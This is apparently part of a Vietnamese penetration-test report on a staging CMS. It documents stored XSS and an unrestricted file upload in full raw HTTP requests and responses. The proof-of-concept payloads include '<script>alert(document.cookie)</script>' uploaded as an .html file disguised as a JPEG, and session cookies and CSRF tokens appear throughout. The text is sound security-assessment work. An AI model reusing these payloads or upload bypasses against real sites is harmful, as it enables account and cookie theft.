Cookie: kt_aside_toggle_state=on; kt_aside_menu=19; XSRF-TOKEN=eyJpdiI6Im9DQThxZk05YzN6eENDeHZKNUZOTXc9PSIsInZhbHVlIjoiM2tNQkYxMDlmek1JRzRzMFI2N1lTNWtFRStxY0U1S2JjbjErS3h5TjE5aTdKeUl4SXhoazMwbDdaTjVHdklSYlFFSng4RzZFd2crTzh1TTlhZ3lHR1JISTRjaGIyd2RyT2tWMUFwVHl2V1BJQW82Yk1HbDhjZHVSK25nVjNlK3YiLCJtYWMiOiIxOTM1ZjQ2YzIwMTVhNmUxYTM5YTc3ZTY3Yjg3NzU3MDhjYTViM2I0ZDMyM2QyNTIwZGUyN2Q1MmRhZmM3OTQ5In0%3D; dkol_cms_session=eyJpdiI6InZhWHEzWnk4VkROWjgrUTUyU2h4OWc9PSIsInZhbHVlIjoiV24vRlBvYzFNZ3d3R1NTanVSbVRFdlAzKzVXd1NrQ29XRWN2azErN1M5aTZ4ZlBlNUFHUkdPS21xemNMb1hMTmJoYUJDSDhXc3Fndi84ZUdjUmRODzBZV0ZURkV5Z0VNVGtzVGpBdnNERGovSFVkbkNMNlo0dWFuT3BKRTRyMVQiLCJtYWMiOiI3YjMwNDkzMmVkYzY5YTI5NzNmYWZmYTJjOWQ1Mjk2ZmQwYmEyMDM2MGE1ZWRkMTM4OTI1NmZjZTVlYTYyYzU2In0%3D

```
Connection: close
```

RESPONSE

Request 1:

HTTP/1.1 200 OK

Server: nginx

Date: Tue, 08 Mar 2022 19:58:50 GMT

Content-Type: application/json

Connection: close

Vary: Accept-Encoding

Cache-Control: no-cache, private

Access-Control-Allow-Origin: *

Set-Cookie:
dkol_cms_session=eyJpdiI6IkNGeFJLK2djeWxVU0l5VzFiOGQwbHc9PSIsInZhbHVlIjoiTVhsTnlHV1AveHhWenhZVElUUlA0bUFiZE0zWlVnZk9SdEZlUWNnSGpPYUdVVDh6ZWF4b1RYWkdNSlBueUFDWVJhQzVYRmt1UWxXQTRPd3JSWEttTUx0YmFFK0M5ZWx5OS80MUVwY0ZESzEzVzlrUmJEVGlHVjNqL2psd213QzAiLCJtYWMiOiIxNGJiN2M5OWQyMjQxYTU3MzFhNjIxZThlZTZkMjVlOWNkYzVhNjIwYmU1N2Q2NzNiYzYxMDJiZmNiNWFlMThjIn0%3D; expires=Tue, 08-Mar-2022 21:58:50 GMT; Max-Age=7200; path=/; httponly

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

X-Content-Type-Options: nosniff

Content-Length: 73

{"error":0,"message":"X\u1eed l\u00fd th\u00e0nh c\u00f4ng.","data":null}

Request 2:
HTTP/1.1 200 OK

Server: nginx

Date: Tue, 08 Mar 2022 19:58:52 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Vary: Accept-Encoding

Cache-Control: no-cache, private

Set-Cookie: XSRF-
TOKEN=eyJpdiI6IjRVUVdzZGlpcW83VndnRFBLR2dZd0E9PSIsInZhbHVlIjoibFFFMkpGN2gvRUZGMTJmaVpMWWxrZ2hjcTVrMjNPNVQvWHpvbFR3RnExbVVpK2tZZnlOelNSd2RQei9sV2ZyekhnTWhRZzRMeUdOMkVFakZIK2diV2dtUG9nSFFBV1JWdnMvVDlKcDBseC9ObC9QSWNnYmJyTVV6bHNxZHR2UngiLCJtYWMiOiJkMDUxMDdjZmViNjdmZjhmZjEwOGQ3NmJiODc2YTVhZTEwOGEzNTY0MWM3NDZkZGM4MjQ0MGQ4YmYwYTdiOTRhIn0%3D; expires=Tue, 08-Mar-2022 21:58:52 GMT; Max-Age=7200; path=/

Set-Cookie:
dkol_cms_session=eyJpdiI6IlpDVkdYM3VKWHZMQ3RjTXJXUVNhRmc9PSIsInZhbHVlIjoiZ000RHhnWHJzUjBvNEMwbDdZL2JGSHRUcEgwUWtLTHdYOWVlUmU3bzJnbXQ1NWVHMEZwQW91VkhVWFUzaXlaZjJwT2p1S3ZRZTh2cGZCcm1jaG4zU0VKR2svOTNKcUZ0dGhndkJGc25XM1dIN0lIVDFhR1dRU2ZvUWo4VXVIUG8iLCJtYWMiOiJmYzcwZmQ5YzhmNGI3NTdmNTVkMDUwOWNkYmEyNzIwMGQxNDI5NWQzMmU5OGU0NmI1NTllZmJlOTYxMzljMjQ1In0%3D; expires=Tue, 08-Mar-2022 21:58:52 GMT; Max-Age=7200; path=/; httponly

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block


X-Content-Type-Options: nosniff

X-Proxy-Cache: BYPASS

Content-Length: 75503

```
<-TRUNCATED->

    <script type="text/template" id="footer-notification-tpl">

        <div class="kt-widget__footer ">

            <a href="{link}" class="btn btn-label-primary btn-sm btn-upper w-100">View All</a>

        </div>

    </script>


    <script src="http://shop-stag.fpt.net/cms/static/backend/js/news/update.js?v=1646769532"
type="text/javascript"></script>

<script type="text/template" id="logo-tpl">

    <div class="kt-avatar__holder" style="background-image: url({link});background-position: center;">
</div>

    </script>

<script src="http://shop-stag.fpt.net/cms/static/backend/js/mylib/uploader.js" type="text/javascript">
</script>


<script>

$(document).ready(function() {

    $('.select2').select2();

    var states = ["</script><script>alert('hello')</script>"];

    $('.select2').val(states);

    $('.select2').trigger('change');

    $('.select2').on('change', function(){

        var states = document.getElementsByName('states[]');

        if(states.length > 0) {document.getElementById('states[]-error').remove()}

    });

    if($('#is_active').val() == '0') {$('#is_active').parent().parent().parent().attr('class','kt-switch
kt-switch--default');};


});


</script>

    <!--end::Page Scripts -->

</body>

<!-- end::Body -->


</html>
```

IMAGE



LỖI 4	/cms/api/terms-warranty/update?service_code={service}
LINK LỖI	/cms/api/terms-warranty/update?service_code={service}
THAM SỐ	terms_warranty_content
ĐIỀU KIỆN KIỂM TRA	KhoaNV17

REQUEST

Request 1:

```
POST /cms/api/terms-warranty/update?service_code=internet HTTP/1.1
Host: shop-stag.fpt.net
Content-Length: 118
Accept: */*
X-CSRF-TOKEN: VHlR3pahof983M2IOztkz5vSOK1D302zX2jWX1vC
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://shop-stag.fpt.net
Referer: http://shop-stag.fpt.net/cms/terms-warranty/update/service_code/internet
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: kt_aside_toggle_state=on; kt_aside_menu=19; XSRF-
TOKEN=eyJpdiI6ImRYcHE5YzZXNnVESEJiWnVVckFNTHc9PSIsInZhbHVlIjoidkdqaUYyQlk3N1g5SURpN04xTnZma2ZQMHM3dDc5dl
hVSi9vTUtWeGZEMnpWL2RMOTVQVXo1T3lCU1YvZkxOeU5UaWZNUDcvWmFSQUZLYmw2TDVTYTgvZzE0aEZ1REh3VEpEYmRKMUpWSWU3Nm
pWVVRhbUFpV2NSUi95aGhvM0QiLCJtYWMiOiJmMzhjZTAzZmI1ZTA3NGM0YzExMGFjNmZiNTQzMDhjNmZmZmM2ZWRjZmZmZDM0ZjA1Nj
M3NmQ5NjYxMjEzODNkIn0%3D;
dkol_cms_session=eyJpdiI6InJRbWU5bUhtc0tjNUlZbHkySUdsZFE9PSIsInZhbHVlIjoiQWM1UXlTQjAzRGpDMk1rdmZYUUlQVHY
1ZEEyU2x6Um9udEEwY0hJV2tKS1NkTGY3L3hFWXV1a0RsdUpvTXR6UnpKTEZPci9kNDVOazlhRDY1UWUzRlk3ajBFeFRxNDlwZGZxcGJ
WbG5rcGZ0ajM1YnRtM001SmhGb0lidy9aNGwiLCJtYWMiOiJjMTEyODY1ZmI2ZTVjN2ZjOTNkZjI2ZTVhYmE5YTYxY2FhZDA4MGJkYWU
2ZTlkMmY1NzgzNzI0MjgyZWZmMTc1In0%3D
Connection: close
```

_token=VHlR3pahof983M2IOztkz5vSOK1D302zX2jWX1vC&service_code=internet&terms_warranty_content=
<script>alert(1)</script>

Request 2:

GET /cms/terms-warranty/update/service_code/internet HTTP/1.1

Host: shop-stag.fpt.net

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Cookie: kt_aside_toggle_state=on; kt_aside_menu=19; XSRF-TOKEN=eyJpdiI6IkdCVWhDTW8wMzhFWTBOK1VUYTVHWnc9PSIsInZhbHVlIjoiQVFXblZ3UC9EM2t5bGh6UHhJM1hnS1BQeFduL3FIN3FYRTh2elJoTFFOWlpTU1hSMmdpTExhQlpjdGxuei8wOVlYUU51dEJzNHJNalJVUjlJN3ErU29nTE90VjJLZCtYTXVrNlFWbGE5bVE3ZWVya3orbUNuT2RmOVpLUmV0aUMiLCJtYWMiOiJlZjhiYzdkZmMyZTNkOTRjZTg3NTcxNTdlOGMzNjI0YWZkM2Y4MjM0MzljMWU5ZDc5ZDg1MDFhNGI1OGNjZTM3In0%3D; dkol_cms_session=eyJpdiI6IllwTzdTWkIxcUNWL0lwTXYvSGxTOVE9PSIsInZhbHVlIjoiaGlxMTBUclU0S25ic21jbHowWWxiY1dWbG5acGZWSGZlTkJvVHZBK0xGUjNqbUtrbTc0SmZWd01Fem5OZzkwL2JwOWlCaTlYMTBacDVxQkVVZi9iUUZKMGRJMHZtSFF0b2RnNXhiTmxIUzNBVWM1dWZTbEZQdFRyWE52WlllMzkiLCJtYWMiOiJhMDg3ZmUzMTRlZmM3NWNjMzFiNjVhYmQzYzYwM2ViZDhkY2EwZmM4YzU3NWQwMTE5YzNhYmE1YTE5NmM4MmNlIn0%3D

Connection: close

RESPONSE

Response 1:

HTTP/1.1 200 OK

Server: nginx

Date: Tue, 08 Mar 2022 20:15:59 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Vary: Accept-Encoding

Cache-Control: no-cache, private

Set-Cookie: XSRF-TOKEN=eyJpdiI6ImFLQmVuOHhSRHIydEdMMTlqN3BsM3c9PSIsInZhbHVlIjoiNzR1Wmh6WGdLd3hmcEg0Q29Wazk5by9MSE9JM2E5SkZGd3lRK2tDdWY0Q3d5eEdsRk1CVXREMytGR2FXWk9jdno3eTlLVEdBYXl6ZjB6QlJLTEFVc1dXYlBuQ0t2K1BnVGpkT1RrZUhQdExGZWRvVnVpZlZBcVlSWHpaaHJ4dXgiLCJtYWMiOiIwYTQ5NDExMjFjODg1NWQ0MjgxYmRjMzJlZWZlZDAzMjJhZGI4Zjc2ODZhZjU0NGExN2M2YTc1OTEzZjZiOWE2In0%3D; expires=Tue, 08-Mar-2022 22:15:59 GMT; Max-Age=7200; path=/

Set-Cookie: dkol_cms_session=eyJpdiI6IlorM09MZlVTMStibXRXeVVDVDdhQkE9PSIsInZhbHVlIjoiNHZwNDhlNDNQMCt4dHZBcHAwbm5zeWxKaytwaS9oM0k5ek5DSllYMFliS1Y1Wmthcy9CVHY2U3lSbUNNR0lyZm5vREtLbGVrZ3VsSnhXQi9HQU5ocEE4a0NOU3YyYnF3Mm9NQjFmUmhvcDlHdi9yWndRYS9HbEZxV0FQRFZDZ08iLCJtYWMiOiI1NTNiOTg1ZTBjMTJkYzhiYmI4NDExZjRkNDA3OWY4YTZjOTQ1YjVkZDk5ODJjOThmNGYyYmY3Y2M0MmJmOTUwIn0%3D; expires=Tue, 08-Mar-2022 22:15:59 GMT; Max-Age=7200; path=/; httponly

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

X-Content-Type-Options: nosniff

X-Proxy-Cache: BYPASS


Content-Length: 70358

<-TRUNCATED->

```
                <h4>Nội dung</h4>
                <div style="border:none;">
                    <textarea class="form-control" name="terms_warranty_content" rows="20" id="editor"
style="border-style:solid;" required >&lt;script&gt;alert(1)&lt;/script&gt;</textarea>
                </div>
            </div>
        </div>
    </div>
</form>
                    <!-- end:: Content -->
                </div>
                <!-- begin:: Footer -->
                <div class="kt-footer kt-grid__item kt-grid kt-grid--desktop kt-grid--ver-desktop"
id="kt_footer">


</div>                <!-- end:: Footer -->
            </div>
        </div>
    </div>


    <!-- end:: Page -->
    <!-- begin::Scrolltop -->
    <div id="kt_scrolltop" class="kt-scrolltop">
    <i class="fa fa-arrow-up"></i>
</div>
    <!-- end::Scrolltop -->
    <!-- begin::Global Config(global config for global JS sciprts) -->
    <script>
    var KTAppOptions = {
        "colors": {
            "state": {
                "brand": "#2c77f4",
                "light": "#ffffff",
                "dark": "#282a3c",
                "primary": "#5867dd",
                "success": "#34bfa3",
                "info": "#36a3f7",
                "warning": "#ffb822",
                "danger": "#fd3995"
            },
            "base": {
                "label": ["#c5cbe3", "#a1a8c3", "#3d4465", "#3e4466"],
                "shape": ["#f0f3ff", "#d9dffa", "#afb4d4", "#646c9a"]
            }
        }
```

```
    };
    </script>
    <!-- end::Global Config -->


<-TRUNCATED->
```

IMAGE



2.2.3 UNRESTRICTED UPLOAD OF FILE LEAD TO XSS

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**KIỂM TRA LOGIC XỬ LÝ CHỨC NĂNG**
CVSS	6.3 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L)
CWE ID	CWE-434
MÔ TẢ	Lỗ hổng bảo mật này xảy ra khi ứng dụng Web cho phép người dùng tải tập tin lên và lưu trữ nó theo đường dẫn được lập trình bởi các nhà phát triển Web. Nhưng do họ không hoặc sơ sót trong quá trình kiểm tra định dạng, tính hợp lệ của tập tin có thể tải lên hoặc một phần ảnh hưởng của Framework mà họ đang sử dụng. Có thể phân loại thành 2 vấn đề: • Về metadata (file_name, file_path, file_extension) cung cấp thông qua giao thức HTTP: có thể tạo cơ hội cho kẻ tấn công có thể ghi đè lên các tập tin nhạy cảm, tải lên các tập tin nằm ngoài đường dẫn được chỉ định, tải lên các tập tin có định dạng mà ứng dụng không cho phép, ... • Về nội dung và độ lớn tập tin: phạm vi ảnh hưởng phụ thuộc vào cách mà tập tin này được sử dụng ở máy chủ Web, nhà phát triển phải phân tích tất cả các cách mà ứng dụng tương tác với tập tin tải lên để không làm ảnh hưởng tới máy chủ Web và các tài nguyên bên trong.
NGUY CƠ	Kẻ tấn công có thể tải lên các tập tin thực thi được ở máy chủ Web, tiến hành các hành vị làm xâm phạm đến máy chủ, cơ sở dữ liệu, ...
GIẢI PHÁP	Nhóm phát triển ứng dụng phải kiểm tra thật kỹ đối với các metadata và tính hợp lệ của tập tin được tải lên. Đối với mỗi chức năng và yêu cầu của ứng dụng trong giai đoạn sau khi chứng thực, nhóm phát triển nên hiện thực các cơ chế: • Ngăn chặn người dùng truy cập tài nguyên nếu chưa chứng thực • Ngăn chặn người dùng truy cập tài nguyên sau khi đã đăng xuất • Ngăn chặn người dùng sử dụng các chức năng và nguồn tài nguyên tùy vào vai trò/quyền của họ • Ngăn chặn người dùng bình thường/trái phép truy cập ứng dụng như quyền của người quản trị • Theo dõi tất cả các chức năng quản trị

THAM KHẢO	https://www.owasp.org/index.php/Unrestricted_File_Upload https://cwe.mitre.org/data/definitions/434.html

CHI TIẾT LỖ HỔNG	
THUỘC TÍNH	**NỘI DUNG**
LỖI	Chức năng upload ảnh
LINK LỖI	/cms/api/content/upload/image
THAM SỐ	<fileContent> & filename
ĐIỀU KIỆN KIỂM TRA	KhoaNV17

REQUEST

Request 1:

```
POST /cms/api/content/upload/image HTTP/1.1

Host: shop-stag.fpt.net

Content-Length: 213

Accept: */*

X-CSRF-TOKEN: VHlR3pahof983M2IOztkz5vSOK1D302zX2jWX1vC

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryWbhUDvFoGo8rVNpt

Origin: http://shop-stag.fpt.net

Referer: http://shop-stag.fpt.net/cms/content-landingpage/fptplay/update/service_code/fpt-play-vip

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Cookie: kt_aside_toggle_state=on; kt_aside_menu=10; XSRF-
TOKEN=eyJpdiI6IlozcmFUSDJxejQ0cHB6ZFcrZHNCeXc9PSIsInZhbHVlIjoiRTRSMHpkNEprVTdKNVFnc21uVFp4dGkwaElGVzEybE
04UHdKMW02ck5ETXFNWWwra2gvZUZYbSt4b0tXTGh3dmZNKzFBOEJ6NUVCVW8zRG5LR0FBWWF4RDVMZzhjeEZIQnprbm5ldytYc1Y0NC
9nQmV2NkFFS3c1SmxxbWVrbksiLCJtYWMiOiI5YzI4MTU0MGNmYjE3YzMxMDliZWUzZGVjNzk5NDc1ZGVmZWI5NjI0YzA2NmYzNTU1Yj
k3YWRjNTg2M2IxZmRlIn0%3D;
dkol_cms_session=eyJpdiI6IjhyVnVoSlFtMmZQZGNvVlVybzQzanc9PSIsInZhbHVlIjoiQ1NuVjZ0Wkp0eDFZTDZPMUsrUEEzMDN
OaTBEY1ZQNDBTQ3ZFQkdqeGhWNlV0d0pXNFFWMUdWMnB4VWtIK2J2RGk5c3ZzcjdCZkF4RGJTTHc0VEN5VlVNNm9UVUNVaGZ5WUpadmp
6OFo3SjE3M2lUSWFjaDVDVFcyUkp3QWgxQlYiLCJtYWMiOiIyYjRjZjc0NzM1MWQ2YmQzOTRiMmVmZmUxMjFmMjZmZDI3ZmVkYjNlOWN
iMTBmMDIwMDBiOWM5NjhkODZhNjljIn0%3D

Connection: close


------WebKitFormBoundaryWbhUDvFoGo8rVNpt

Content-Disposition: form-data; name="file"; filename="avt.html"

Content-Type: image/jpeg


<script>alert(document.cookie)</script>

------WebKitFormBoundaryWbhUDvFoGo8rVNpt--


Request 2:

GET /sys/shop/stag/2022-03-09/6227a0e3a98bc_avt.html HTTP/1.1

Host: hi-static.fpt.vn

Cookie: _gcl_au=1.1.1729409359.1645782986; _ga=GA1.2.1631013396.1645782989;
_fbp=fb.1.1645782994439.979603318;
_hjSessionUser_1501732=eyJpZCI6ImY3YTBhOTljLTRlMGQtNWM5Ny05NjQ3LTE0NjhlYzM1NmU5ZSIsImNyZWF0ZWQiOjE2NDU3O
DI5OTUxNjksImV4aXN0aW5nIjpmYWxzZX0=;
_hjSessionUser_2532872=eyJpZCI6IjRjODIyNjE4LWNlMDctNTE3OC05OWZlLWRkOTE1MjExYzE2NCIsImNyZWF0ZWQiOjE2NDU3O
DMwMjk3MTgsImV4aXN0aW5nIjpmYWxzZX0=;
```

```
_hjSessionUser_2203746=eyJpZCI6IjRmNGYyMzIyLThmMzYtNTg5ZC04MjJhLTRlNTFkZDZiZTA5MSIsImNyZWF0ZWQiOjE2NDU3ODMxNTUxNzUsImV4aXN0aW5nIjpmYWxzZX0=; _gid=GA1.2.1120785584.1646583852;
_hjSessionUser_2851377=eyJpZCI6IjI4N2MzMTZjLWNhOTktNWY2Ny1iYTZkLTI2ODVjN2UyMTZlYiIsImNyZWF0ZWQiOjE2NDYzNzY4OTQ0MzgsImV4aXN0aW5nIjp0cnVlfQ==

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Connection: close
```

RESPONSE

Response 1:

HTTP/1.1 200 OK

```
Server: nginx

Date: Tue, 08 Mar 2022 18:30:59 GMT

Content-Type: application/json

Connection: close

Vary: Accept-Encoding

Cache-Control: no-cache, private

x-ratelimit-limit: 5000

x-ratelimit-remaining: 4996

Access-Control-Allow-Origin: *

Set-Cookie:
dkol_cms_session=eyJpdiI6ImRNd1NzWVJZaDhZWFJCUU9laG1WRlE9PSIsInZhbHVlIjoiVDdZaC91U0VZek9xdEFKdEliT2JGWm9
MT1dXZDM0WGFCVWw3RmZJK1BEcXA5UkF0aUFNQXNjYTBLSndYcEtiNVZqaVhWOVpzbVRPOWFrOEJMTTlTVkxXK0FwSXNLWnNiemhBVVZ
6YU5qdDVpa2VqQWhCNzNhSythVHNIYXNDdm0iLCJtYWMiOiJjZGQyZTk2NzRhY2EzYWVhZTgxMTQ0MzRmNzY2NzVlNmRlODAzN2EyNGR
hZTMzNWNlZjE5YjhlMDAyNDAyNTdiIn0%3D; expires=Tue, 08-Mar-2022 20:30:59 GMT; Max-Age=7200; path=/;
httponly

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

X-Content-Type-Options: nosniff

Content-Length: 191
```

{"error":0,"message":"X\u1eed l\u00fd th\u00e0nh c\u00f4ng.","data":{"path":"https:\/\/hi-static.fpt.vn\/sys\/shop\/stag\/2022-03-09\/6227a0e3a98bc_avt.html","name":"6227a0e3a98bc_avt.html"}}

Response 2:

HTTP/1.1 200 OK

```
Server: nginx

Date: Tue, 08 Mar 2022 18:31:57 GMT

Content-Type: text/html

Connection: close

Vary: Accept-Encoding

Content-Security-Policy: block-all-mixed-content

ETag: W/"e5e471b69ea124fcb46a03a445960b87"

Last-Modified: Tue, 08 Mar 2022 18:30:59 GMT

Vary: Origin

X-Amz-Request-Id: 16DA7B6C07C9311E

X-Xss-Protection: 1; mode=block

Access-Control-Allow-Origin: *

Access-Control-Allow-Credentials: true

Access-Control-Allow-Headers: Authorization,Accept,Origin,DNT,X-CustomHeader,Keep-Alive,User-Agent,X-
Requested-With,If-Modified-Since,Cache-Control,Content-Type,Content-Range,Range

Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE,PATCH

X-Proxy-Cache: MISS

Content-Length: 39


<script>alert(document.cookie)</script>
```

IMAGE